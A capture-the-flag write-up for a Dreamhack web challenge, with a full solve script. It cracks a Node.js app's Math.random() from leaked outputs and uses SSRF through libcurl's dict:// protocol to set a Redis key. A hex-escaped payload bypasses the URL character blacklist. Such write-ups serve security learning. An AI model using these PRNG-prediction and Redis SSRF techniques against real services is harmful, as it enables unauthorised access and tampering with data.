Vulnerability analysis
The challenge backend has a /flag endpoint, which has a key parameter. When we access this endpoint, it will generate a pseudorandom number secret from 0-314159265.
It will then attempt to fetch a key with secret as the suffix from Redis, and if the value of the key is 99, we get the flag.
Math.random() is known for being cryptographically insecure. The challenge name and the fact that the endpoint leaks the randomly generated values both hint towards us having to exploit Math.random().
const FLAG = process.env.FLAG || 'DH{sample_flag}';
const PIE = 314159265;
const KEY_PREFIX = 'itz_super@key!!>';

...

app.get('/flag', async (req, res) => {
	const key = req.query.key;
	const secret = Math.floor(Math.random() * PIE);
	console.log(secret);
	let score = 0;
	try {
		if (key === `${KEY_PREFIX}${secret.toString()}`) {
			score = await client.get(key);
			console.log(score);
		}
	} catch (error) {
		return res.status(400).send('Something Wrong');
	}

	if (score === '99') {
		res.send(FLAG);
	} else {
		res.send(`Failed... key is ${KEY_PREFIX}${secret.toString()}`);
	}
});
There is also a /handshake endpoint, which takes in a user-supplied URL, which it will then visit with libcurl.
We can potentially use this endpoint to perform SSRF and set the key from earlier.
app.post('/handshake', async (req, res) => {
	const url = req.body.url || 'https://www.google.com';

	try {
		if (!filterUrl(url)) {
			return res.status(400).send('Forbidden');
		}

		const response = await new Promise((resolve, reject) => {
			const curl = new Curl();

			curl.setOpt('URL', url);

			curl.on('end', function (statusCode, data) {
				resolve(data);
				this.close();
			});

			curl.on('error', function (err) {
				reject(err);
				this.close();
			});

			curl.perform();
		});

		return res.status(200).send(response);
	} catch (error) {
		return res.status(400).send('Something Wrong');
	}
});
Cracking the PRNG
After analysing the source code, our goal would be to predict the next secret generated, then use the predicted secret value to set the correct key to 99.
We can use this tool to help us crack Math.random().
This tool requires us to supply a sequence of the first few generated numbers. Due to the information loss from Math.floor(), if we input too few numbers, the solver will generate multiple possibilities.
For maximum accuracy, we need 80 or more values. We can repeatedly request /flag to leak these values, then feed them into our solver.
PIE = 314159265
solver = RandomSolver()

n = 80

for i in range(n):
    res = s.get(f'{url}/flag?key=1')

    key = int(res.text[res.text.index('>') + 1:])
    solver.submit_random_mul_const(key, PIE)

    print(f"Leaked: {key:<10} | {i + 1}/{n}")
The entire solving process should take about 10 seconds, after which we will be able to get the next value of secret.
solver.solve()
gen = solver.answers[0]

secret = int(gen.random() * PIE)
print("Found secret:", secret)
SSRF
Now that we have secret, we need to find a way to set the key to 99 in Redis.
An important part of the /handshake endpoint is that it enforces a character blacklist on our supplied URL.
function filterUrl(url) {
	const parsedUrl = new URL(url);

	if (parsedUrl.protocol === 'file:') {
		return false;
	}

	if (/[\s%_@!><~*]/.test(url)) {
		return false;
	}

	return true;
}
We can use the dict:/// protocol to set the key since it doesn't require whitespaces, which are blacklisted.
dict://redis:6379/SET:"itz_super@key!!><secret>":99To omit the other blacklisted characters, we can use hex encoding in the key name, as Redis will evaluate and decode the hex values server-side.
dict://redis:6379/SET:"itz\x5fsuper\x40key\x21\x21\x3e<secret>":99After submitting our SSRF request, we can finally visit /flag to get our flag.
This is my full solve script which I used to automate the process.
import requests
from cracker import *

url = "http://host3.dreamhack.games:23189/"
s = requests.Session()

# predict rand
PIE = 314159265
solver = RandomSolver()

n = 80

for i in range(n):
    res = s.get(f'{url}/flag?key=1')

    key = int(res.text[res.text.index('>') + 1:])
    solver.submit_random_mul_const(key, PIE)

    print(f"Leaked: {key:<10} | {i + 1}/{n}")

print("> Cracking Math.random()")
solver.solve()
gen = solver.answers[0]

secret = int(gen.random() * PIE)
print("Found secret:", secret)

# redis ssrf
def obf(s):
    blacklist = '%_@!><~*'

    for banned in blacklist:
        s = s.replace(banned, f'\\x{banned.encode().hex()}')

    return s

key = f'itz_super@key!!>{secret}'
payload = f'dict://redis:6379/SET:"{key}":99'

res = s.post(f"{url}/handshake", data={
    "url": obf(payload)
})

if "forbidden" not in res.text.lower():
    print("> SSRF succeeded")

# get flag
res = s.get(f"{url}/flag?key={key}")
print("Flag:", res.text)
Flag: DH{fde8ffcbb18bfa4fca15b4ecc73c4f13}